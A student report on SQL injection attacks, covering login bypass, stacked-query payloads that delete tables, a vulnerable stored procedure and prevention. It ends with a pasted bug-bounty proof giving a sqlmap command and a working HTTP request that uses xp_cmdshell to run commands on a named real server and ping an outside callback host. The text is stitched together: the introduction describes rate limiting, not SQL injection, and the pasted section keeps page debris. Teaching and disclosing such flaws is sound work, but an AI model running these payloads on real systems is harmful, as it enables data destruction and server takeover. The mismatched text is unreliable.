
Exploiting SQL Injection Vulnerability

Report on Information Security attacks
and
Vulnerability
scenario

BY


RAAGUL VIGNESH R

RA2011030010088

Introduction

Whenever you are browsing a website and sending repeated requests within a short span of time, the website may stop responding or ask you to fill a captcha in order to move forward. This is known as “Rate Limiting”. It means the website is limiting the rate of the requests sent by you or your browser. This can be done for a lot of things such as protecting the application resources, and giving users a good response time on the website. Let us discuss further.

What is SQL INJECTION?




A SQL injection attack consists of injecting or "injecting" a SQL query into an application with input data from a client. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), perform administrative operations

on the database (such as shutting down the DBMS), and perform specific actions stored in the DBMS. file contents can be restored. A file exists on the system and possibly issues a command to the operating system. A SQL injection attack is a type of injection attack in which SQL commands are injected into the data plane input to affect the execution of predefined SQL commands.


Example:

You are going to the login page. Your user credentials are `hackerman:supersecretlongpassword`.



Username

Password

Intigriti's super secret login 

When hitting the enter button, an HTTP request would be sent to the application server, which then queries the database with the following SQL query: `SELECT * FROM Users WHERE username = 'hackerman' AND password = 'supersecretlongpassword'`.

An attacker could now try to inject into that SQL query to e.g. gain administrator access to the application. One way to do that would be to set the username to `admin' --`. This would result in a SQL query looking like this: `SELECT * FROM Users WHERE username = 'admin' -- AND password = ''`.

The double dash indicates that the rest of the string is interpreted as a comment. With that, the actual SQL query is just: `SELECT * FROM Users WHERE username = 'admin'`. This would effectively log in the attacker as the administrator user.

Why do they occur?

- No one intentionally leaves behind security holes that can be exploited with SQL injection. There are many reasons why these security holes come about, and oftentimes they are not because we simply wrote bad code. Here is a shortlist of the most common causes of SQL injection:
 - **Old, Legacy, or Lazy Code**

Sometimes code was secure enough or adequate when it was written, but as time passed and technology changed, what was secure 10 years ago is no longer acceptable.

As we write new code and create new features, we need to also review old code and features to ensure that things that are old are not also becoming antiquated. Unused or unneeded code should also be removed as it is the most likely to receive zero attention in the future. This balance helps ensure that all code stays secure and relevant when faced with the test of time.

- **Outdated/Unpatched Applications**

Making use of unsupported or legacy software or features introduces security holes that may not be patched or caught as quickly as they would with modern software.

- **Security Assumptions**

Often, we are led to a false sense of security due to the isolation of different application teams or environments. If we are led to believe that an application's web forms are protected against injection by default, then we might be lax when developing stored procedures or other database objects.

- **Failure to Layer Security**

The idea that security is a wall and that surrounding servers and applications in security measures can protect from hackers is no longer valid. More accurately, we should view application security like our homes: full of lots and lots of glass windows that can easily be broken.

What can attackers do? :

- Download unauthorized data
- Delete/modify data
- Permanently destroy data/backups
- Long-term monitor a system
- Infect systems with viruses or malware
- Alter security to allow/disallow access as deemed fit by the hacker
- Encrypt/steal/alter data and hold it for ransom
- Publicly shame an organization via a web or social media hack
- Use data to infiltrate an organization or its business operations

The largest SQL injection attack to-date was on Heartland Payment Systems in 2008. The SQL injection attack was used to gain access to credit card processing systems. The attack began in March, 2008, but was not discovered until January, 2009. The company was unable to do business for 5 months afterward and was fined \$145 million as compensation for fraudulent payments made.

Not all details of hacks and breaches are revealed to the public, so there likely are many more than we know about to date. In its most prevalent years, from 2010-2015, it has been estimated that over 2/3 of all companies and government agencies were vulnerable to SQL injection.

In general, older systems are targeted first under the assumption that an organization that does not stay up-to-date with software is more likely to be negligent on security. The top-attacked database platforms are Oracle, PostgreSQL, MySQL, and MongoDB. Within each platform, the rate of attacks increased with age. Having newer software versions not only provides more modern security options, but it discourages hackers, who typically are looking for easy/low-risk targets.

Example:

This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name hacker enters the string "name'); DELETE FROM items; --" for itemName, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'hacker'
AND itemname = 'name';

DELETE FROM items;

-- '
```

Many database servers, including Microsoft® SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error in Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, in databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed. In this case the comment character serves to remove the trailing single-quote left over from the modified query. In a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a'", the following three valid statements will be created:

```
SELECT * FROM items
WHERE owner = 'hacker'
AND itemname = 'name';

DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from an allow list of safe values or identify and escape a deny list of potentially malicious values. An allow list can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, deny listing is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted
- Find ways to bypass the need for certain escaped meta-characters
- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they

fail to protect against many others. For example, the following PL/SQL procedure is vulnerable to the same SQL injection attack shown in the first example.

```
procedure get_item (  
    itm_cv IN OUT ItmCurTyp,  
    usr in varchar2,  
    itm in varchar2)  
is  
    open itm_cv for ' SELECT * FROM items WHERE ' ||  
        'owner = ''' || usr ||  
        ' AND itemname = ''' || itm || ''';  
end get_item;
```

Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Risk Factors

The platform affected can be:

- Language: SQL
- Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.

Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

How to prevent SQL Injections?

The best way to prevent SQL Injections is to use safe programming functions that make SQL Injections impossible: parameterized queries (prepared statements) and stored procedures. Every major programming language currently has such safe functions and every developer should only use such safe functions to work with the database.

Conclusion:

In today's modern era, the possibility of an SQL injection attack at the web applications are high. The attacker can modify, delete data, perform database/server shutdown taking advantage of the vulnerabilities in the system. This paper presents the various attack method, their classification using which the system administrators and programmers can understand about SQLIA and secure the web application. However, as technology develops, so will the threats and techniques used by the malicious users. As storage on internet is of more trend nowadays care should be taken to secure the data from being stolen by malicious users. Hence securing of the system against SQL injection attack is of great importance.

Proof is enclosed below

The API interface on <https://contactws.contact-sys.com:3456/> accepts a `<REQUEST/>` body to interact with the server's AppServ object. Because of insufficient input validation, an attacker can abuse the `SCEN_ID` parameter to inject arbitrary SQL statements into the `WHERE` clause of the underlying SQL statement. This leads to a blind SQL injection vulnerability, which in turn leads to Remote Code Execution on the server.

Technical details

To find this vulnerability, I made use of a working `INT_SOFT_ID` that I found in online documentation, and the documentation for the `TScenObject` class on

https://www.contact-sys.com/files/redactor/files/04_CONTACT%20Gateway_28.11.2017-2.pdf

It also leverages the fact that requests with the flag `ExpectSigned="No"` set do not require a valid signature.

The query appears to be something like:

Code 55 Bytes [Wrap lines](#) [Copy](#) [Download](#)

```
1SELECT * FROM tblName WHERE id=<inject> order by STEP;
```

The RCE can be triggered by chaining multiple queries as one:

Code 1.62 KiB [Wrap lines](#) [Copy](#) [Download](#)

```
133; DECLARE @command varchar(255); SELECT @command='ping
yhjbc2mndl88o89il3ueyud7zy5pte.burpcollaborator.net'; EXEC Master.dbo.xp_cmdshell
@command; SELECT 1 as 'STEP'
```

```
2``
```

```
3
```

```
4## Steps to reproduce
```

```
5
```

```
6To confirm the SQL injection, run `sqlmap -r sqlitest.txt --
batch --current-db --force-ssl` with the following
```

```
`input.txt`:
```

```
7
```

```
8```http
```

```
9POST / HTTP/1.1
```

```
10Host: contactws.contact-sys.com:3456
```

```
11Content-Type: application/xml
```

```
12Content-Length: 185
```

```
13
```

```
14<REQUEST OBJECT_CLASS="TScenObject" ACTION="ScenObjects"
SCEN_ID="33*" ExpectSigned="No" INT_SOFT_ID="DA61D1CE-757F-
44C3-B3F7-11A026C37CD4" POINT_CODE="tzhr" lang="en"></REQUEST>
```

```
15```
```

```
16
```

```
17{F743576}
```

```
18
```

19To reproduce the RCE, execute the following request (replace with your own burp collaborator):

20

21```http

22POST / HTTP/1.1

23Host: contactws.contact-sys.com:3456

24Content-Type: application/xml

25Content-Length: 342

26

27<REQUEST OBJECT_CLASS="TScenObject" ACTION="ScenObjects"
SCEN_ID="33; DECLARE @command varchar(255); SELECT

@command='ping

yhjbc2mnd188o89il3ueyud7zy5pte.burpcollaborator.net'; EXEC
Master.dbo.xp_cmdshell @command; SELECT 1 as 'STEP'"

ExpectSigned="No" INT_SOFT_ID="DA61D1CE-757F-44C3-B3F7-
11A026C37CD4" POINT_CODE="tzhr" lang="en"></REQUEST>

28```

29and monitor your DNS logs for the incoming ping request:

30

31{F743577}

32

33## Recommendation

34

35SQL injection vulnerabilities can be remedied by escaping the user-supplied input instead of using it to construct a query.

36

37## Impact

38

39By executing arbitrary commands on the server, an attacker could compromise the integrity, availability and confidentiality of customer's financially sensitive data on the CONTACT server and database, and pivot onto other servers on the internal network.

- 2 attachments:
- **F743576:** [2020-03-10-sql-injection-sqlmap.png](#)
- **F743577:** [2020-03-10-sql-injection-to-rce.png](#)

Impact

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands. Reference :

https://www.owasp.org/index.php/Top_10-2017_A1-Injection